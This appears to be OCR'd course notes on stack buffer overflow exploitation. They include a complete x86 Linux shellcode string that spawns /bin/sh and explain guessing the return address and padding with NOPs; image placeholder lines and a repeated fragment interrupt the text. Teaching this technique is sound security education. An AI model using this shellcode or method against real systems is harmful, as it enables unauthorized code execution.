
xorl:

$$\begin{aligned} 0^0 &= 0 \\ 1^1 &= 0 \end{aligned}$$

```
char shellcode[] =  
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

problems:

1. how to know address of shellcode?
2. how to know location of RET in relation to end of buffer?




usually we can't know this


(where buffer is w/r/t bottom of stack)

solution: guess return address (shellcode address)
and pad shellcode with **NOPs**


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
solution: guess return address (shellcode address)
